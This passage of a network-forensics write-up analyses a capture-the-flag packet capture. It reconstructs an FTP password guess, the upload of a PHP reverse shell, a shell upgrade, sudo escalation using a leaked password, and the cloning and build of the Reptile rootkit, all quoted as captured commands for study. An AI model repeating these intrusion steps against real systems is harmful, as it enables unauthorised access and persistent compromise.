


```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS 111111
530 Login incorrect.
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
```

   So the password of the user was “password123”.

4. Question: What is the attacker doing after he logged into the ftp server?

   We open up the tcp stream and select the stream where the attacker logged into the system.




```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
```

We can see that the attacker uploaded a “shell.php” with the “STOR shell.php” command. After this he set the execution privileged of the file and left the system.

5. What is inside the shell.php file?

   We still are in the tcp stream. If we switch through the streams we can find the uploaded file and analyze its data.




```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
```

This is a example view in the file. We can discover that the file installs a reverse shell on the system.


6. What is the attacker doing with the backdoor?

   We can find the tcp stream where the attacker entered the system via the backdoor.


Wireshark · Folge TCP Stream (tcp.stream eq 20) · h4cked.pcapng


```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
total 1529956
drwxr-xr-x  23 root root       4096 Feb  1 19:52 .
drwxr-xr-x  23 root root       4096 Feb  1 19:52 ..
drwxr-xr-x   2 root root       4096 Feb  1 20:11 bin
```

The attacker entered the system and looked on all the files. Then he startet a new bash console and logged in as superuser with the credentials of jenny.




```
lrwxrwxrwx   1 root root        30 Jul 25  2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-gene
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: password123

jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: password123

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

Now that he is superuser, he cloned a repository from github and installed it.



```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
```



```
root@wir3:~/Reptile# make
make
```

Quellen:

https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it

https://it-forensik.fiw.hs-wismar.de/index.php/Wireshark

https://forensicyard.com/wireshark-in-forensics/

https://www.computerworld.com/article/2573728/network-postmortem--forensic-analysis-after-a-compromise.html https://www.hackingarticles.in/network-packet-forensic-using-wireshark/

https://wiki.wireshark.org/SampleCaptures

Beispiel Capture:

https://tryhackme.com/room/h4cked

https://digitalitskills.com/cyberdefenders-org-packetmaze-challenge-part-2-wireshark-pcap-analysis/